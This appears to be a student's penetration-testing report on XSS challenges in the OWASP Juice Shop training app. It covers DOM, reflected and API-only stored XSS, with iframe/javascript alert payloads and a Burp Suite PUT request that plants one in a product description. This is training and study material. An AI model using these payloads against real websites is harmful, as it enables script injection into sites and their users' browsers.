


Project:
Web application penetration testing
By:
Mahmoud Mohamed Abdelaziz

Juice Shop XSS Vulnerabilities


1. DOM XSS


- **Steps:**

1. Input this payload in the search bar: <iframe src="javascript:alert(xss)">



2. Press enter to trigger the alert, as shown below.







2. Bonus Payload

- **Steps:**

1. Use the following payload in the search bar: `<iframe width="100%" height="166" scrolling="no" frameborder="no" allow="autoplay" src="https://w.soundcloud.com/player/?url=https%3A//api.soundcloud.com/tracks/771984076&color=%23ff5500&auto_play=true&hide_related=false&show_comments=true&show_user=true&show_reposts=false&show_teaser=true"></iframe>`




2. Observe the SoundCloud track being loaded successfully.




3. Reflected XSS


- **Steps:**

1. Add a product to the basket and complete the checkout process.





- Follow the standard steps: add or select your address, choose delivery speed and payment option, then place the order.



The screenshot shows a Firefox browser window on a Kali Linux desktop. The title bar says "Debian 10.x 64-bit". The address bar shows "localhost:3000/#/delivery-method". The main content is titled "Delivery Address" and displays the following information:

Administrator
0815 Test Street, Test, Test, 4711
Test
Phone Number 1234567890

Choose a delivery speed

	Price	Expected Delivery
<input checked="" type="radio"/> One Day Delivery	0.99\$	1 Days
<input type="radio"/> Fast Delivery	0.50\$	3 Days
<input type="radio"/> Standard Delivery	0.00\$	5 Days

Buttons: < Back, Continue

A message at the top: "The server has been restarted: Your previous hacking progress has been restored automatically." and "You now have to manually restart the application to start over!"

The screenshot shows a Firefox browser window on a Kali Linux desktop. The title bar says "Debian 10.x 64-bit". The address bar shows "localhost:3000/#/payment/shop". The main content is titled "My Payment Options" and displays the following information:

	Card Number	Name	Expiration
<input checked="" type="radio"/>	*****4368	Administrator	2/2081
<input type="radio"/>	*****8108	Administrator	4/2086

Buttons: Add new card, Add a credit or debit card

Pay using wallet: Wallet Balance 0.00. Button: Pay 2.98\$.

Add a coupon: Add a coupon code to receive discounts.

Other payment options

Buttons: < Back, Continue

A message at the bottom: "You can review this order before it is finalized."

The screenshot shows a web browser window on a Kali Linux system (Debian 10.x 64-bit). The URL is `localhost:3000/#/order-summary`. The page displays an order summary for a user named 'admin'. The delivery address is listed as 'Administrator' at '0815 Test Street, Test, Test, 4711 Test' with phone number '1234567890'. The payment method is 'Card ending in 4368' held by 'Card Holder' 'Administrator'. The order summary table shows:

Items	1.99€
Delivery	0.99€
Promotion	0.00€
Total Price	2.98€

A button labeled 'Place your order and pay' is visible. A message at the bottom states: 'You will gain 0 Bonus Points from this order!'

3. After viewing the order summary, open "Track Orders."

The screenshot shows a web browser window on a Kali Linux system (Debian 10.x 64-bit). The URL is `localhost:3000/#/order-completion/5267-0989c675646c4d0d`. The page displays a confirmation message: 'Thank you for your purchase!' and 'Your order has been placed and is being processed. You can check for status updates on our Track Orders page.' It also shows the delivery address: 'Administrator' at '0815 Test Street, Test, Test, 4711 Test' with phone number '1234567890'. The order summary table is identical to the one above:

Product	Price	Quantity	Total Price
Banana Juice (1000ml)	1.99€	1	1.99€
Items	1.99€		
Delivery	0.99€		
Promotion	0.00€		
Total Price	2.98€		

A message at the bottom states: 'You have gained 0 Bonus Points from this order!'

The server has been restarted: Your previous hacking progress has been restored automatically.

You now have to manually restart the application to start over!

Search Results - 5267-0989c675646c4d0d

Expected Delivery

1 Days

Ordered products

Product	Price	Quantity	Total Price
Banana Juice (1000ml)	1.99€	1	1.99€

Bonus Points Earned: 0
(The bonus points from this order will be added 1:1 to your wallet a-fund for future purchases!)

4. Add this payload after `id=` in the browser search bar: `<iframe src="javascript:alert('XSS')">`

The server has been restarted. Your previous hacking progress has been restored automatically.

You now have to manually restart the application to start over!

Search Results - 5267-0989c675646c4d0d

Expected Delivery


1 Days

Ordered products

Product	Price	Quantity	Total Price
Banana juice (1000ml)	1.99€	1	1.99€

Bonus Points Earned: 0
(The bonus points from this order will be added 1:1 to your wallet a-fund for future purchases!)

5. Press enter to trigger the alert.



4. API-Only XSS

- Steps:**

1. Open Burp Suite and log in to the Juice Shop using admin or user credentials.
2. Enable intercept and forward requests until you find the correct request.

The screenshot shows the Burp Suite interface. The title bar reads "Burm Project: Intruder Repeater View Help Burp Suite Community Edition v2025.1.1 - Temporary Project". The menu bar includes "Burp", "Project", "Intruder", "Repeater", "View", "Help". The toolbar has buttons for "Intercept", "Forward", "Drop", "Settings", "Open browser", and "Help". The main window has tabs for "Dashboard", "Target", "Proxy", "Intruder", "Repeater", "Collaborator", "Sequencer", "Decoder", "Comparer", "Logger", "Organizer", "Extensions", and "Learn". The "Proxy" tab is selected, showing "Intercept on" and "Forward" buttons. The "HTTP history" tab is active. The "Request" pane shows a list of requests. The last request is highlighted: "09:16:41.6 M... HTTP → Request GET http://localhost:3000/api/Challenges/?name=Score%20Board". The "Inspector" pane shows "Request attributes": 2, "Request query parameters": 1, "Request body parameters": 0, "Request cookies": 4, "Request headers": 16. The status code is "Status code: 200" and the length is "Length: 0". The "Raw" tab in the Request pane shows the raw HTTP request. The "Hex" tab shows the hex dump. The "Pretty" tab shows the pretty-printed JSON response. The "Response" pane is empty. The "Event log" and "All issues" buttons are at the bottom.

3. Send the request to the repeater and modify as follows:


- Change the first line to: PUT /api/products/6 HTTP/1.1
- Append this payload to the request body: { "description": "<iframe src=\"javascript:alert(XSS)\">" }

4. Add Content-Type: application/json in line 6.

5. Send the request and verify the alert.

The screenshot shows the Burp Suite interface with the 'Repeater' tab selected. In the 'Request' pane, a modified HTTP request is displayed. The first line has been changed to 'PUT /api/products/6 HTTP/1.1'. The 'Content-Type' header has been added in line 6, and the payload '{ "description": "<iframe src=\"javascript:alert(XSS)\">" }' has been appended to the request body. The 'Response' pane, 'Inspector' pane, and other toolbars are visible at the top and right side of the interface.

